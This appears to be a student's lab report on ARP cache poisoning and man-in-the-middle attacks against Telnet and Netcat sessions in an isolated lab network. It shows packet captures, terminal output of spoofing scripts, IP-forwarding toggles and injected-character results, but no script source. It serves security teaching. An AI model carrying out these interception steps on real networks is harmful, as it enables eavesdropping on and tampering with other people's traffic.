153 2022-09-14 13:2... 10.9.0.105 10.9.0.6 ICMP 96 Redirect (Redirect for host)
154 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 68 [TCP Keep-Alive ACK] 23 → 55174 [ACK] Seq=4105216876 Ack=2237...
155 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 68 [TCP Keep-Alive ACK] 23 → 55174 [ACK] Seq=4105216876 Ack=2237...
156 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TELNET 69 Telnet Data ...
157 2022-09-14 13:2... 10.9.0.6 10.9.0.5 TCP 69 [TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216876 Ack=223...



No.	Time	Source	Destination	Protocol	Length	Info
200	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412475 Ack=4105…
201	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412475 Ack=4105…
202	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
203	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410…
204	2022-09-14 13:2…	10.9.0.105	10.9.0.5	ICMP	97	Redirect (Redirect for host)
205	2022-09-14 13:2…	10.9.0.105	10.9.0.5	ICMP	97	Redirect (Redirect for host)
206	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410…
207	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 55174 → 23 [PSH, ACK] Seq=2237412475 Ack=410…
208	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
209	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223…
210	2022-09-14 13:2…	10.9.0.105	10.9.0.6	ICMP	97	Redirect (Redirect for host)
211	2022-09-14 13:2…	10.9.0.105	10.9.0.6	ICMP	97	Redirect (Redirect for host)
212	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223…
213	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 23 → 55174 [PSH, ACK] Seq=4105216879 Ack=223…
214	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	55174 → 23 [ACK] Seq=2237412476 Ack=4105216880 Win=64256 Len=…
215	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105…
216	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105…
217	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Keep-Alive ACK] 55174 → 23 [ACK] Seq=2237412476 Ack=4105…
218	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
219	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack…
220	2022-09-14 13:2…	10.9.0.105	10.9.0.5	ICMP	98	Redirect (Redirect for host)
221	2022-09-14 13:2…	10.9.0.105	10.9.0.5	ICMP	98	Redirect (Redirect for host)
222	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack…
223	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 55174 → 23 [PSH, ACK] Seq=2237412476 Ack…
224	2022-09-14 13:2…	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
225	2022-09-14 13:2…	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
226	2022-09-14 13:2…	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
227	2022-09-14 13:2…	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
228	2022-09-14 13:2…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
229	2022-09-14 13:2…	02:42:0a:09:00:05		ARP	44	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
230	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
231	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216880 Ack…
232	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	55174 → 23 [ACK] Seq=2237412478 Ack=4105216882 Win=64256 Len=…
233	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 232#1] 55174 → 23 [ACK] Seq=2237412478 Ack=41052…
234	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TELNET	78	Telnet Data ...
235	2022-09-14 13:2…	10.9.0.6	10.9.0.5	TCP	78	[TCP Retransmission] 23 → 55174 [PSH, ACK] Seq=4105216882 Ack…
236	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	55174 → 23 [ACK] Seq=2237412478 Ack=4105216892 Win=64256 Len=…
237	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 236#1] 55174 → 23 [ACK] Seq=2237412478 Ack=41052…
238	2022-09-14 13:2…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...

Now to perform the Man in the Middle Attack

```
seed@VM: ~/.../Labsetup                    ×    seed@VM: ~/.../Labsetup
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
```

after establishing the connection, use the following command to turn off IP forwarding.
Enter some content in A's Telnet window. If it is found that it cannot be entered, press enter

after establishing the connection, turn off packet forwarding on machine M and run ARP cache poisoning attack and contracting program.

Attacker – Terminal after establishing connection

```
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'h', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'e', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


Hoat -A


```
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a35fd3cb2fca login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 17:27:48 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@a35fd3cb2fca:~$ ZZZZZZ
-bash: ZZZZZZ: command not found
seed@a35fd3cb2fca:~$ ZZZ ZZZ ZZZ
-bash: ZZZ: command not found
seed@a35fd3cb2fca:~$ ZZZZ
-bash: ZZZZ: command not found
seed@a35fd3cb2fca:~$ ^C
```

the result is as follows: no matter what is entered, z will be displayed, even if enter, which will make it impossible to execute the command.

However, in the experiment, it is found that the input command can be displayed as the originally set Z, but when a string of characters is input, only the first few letters can be displayed as Z. And the input can be recovered soon. Guess whether it is caused by the short attack time limit on the two hosts and the timely update of the ARP table.

Wireshark





Observation	As we can see that in Wireshark it first tries to find who is 10.9.0.5 then we can see that its message is redirected to Attacker 's IP addressed and then from attacker machine it's reaching to the host -B.
Task 3	**MITM Attack on Netcat using ARP Cache Poisoning**
Output screenshot	Attacker

```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


```
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 task2.py
.
Sent 1 packets.
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105/PES2UG20CS016/AdarshKumar>$python3 mitm1.py
LAUNCHING MITM ATTACK.........
*** b'adarsh\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.
^CM-10.9.0.105/PES2UG20CS016/AdarshKumar>$
```

Host - A

```
seed@VM: ~/.../Labsetup
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$nc 10.9.0.6 9090
adarsh
happyi
howare
hellow
adarsh
^C
A-10.9.0.5/PES2UG20CS016/AdarshKumar>$
```

Host – B

```
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$nc -lp 9090
AAAAAA
happyi
howare
hellow
adarsh
^C
B-10.9.0.6/PES2UG20CS016/AdarshKumar>$
```

Wireshark	
Observation	When we try to send a 6-letter word (The length of the sequence should be 6, or you will mess up the TCP sequence number) from Host -A it first redirects to host then goes to B.

THE END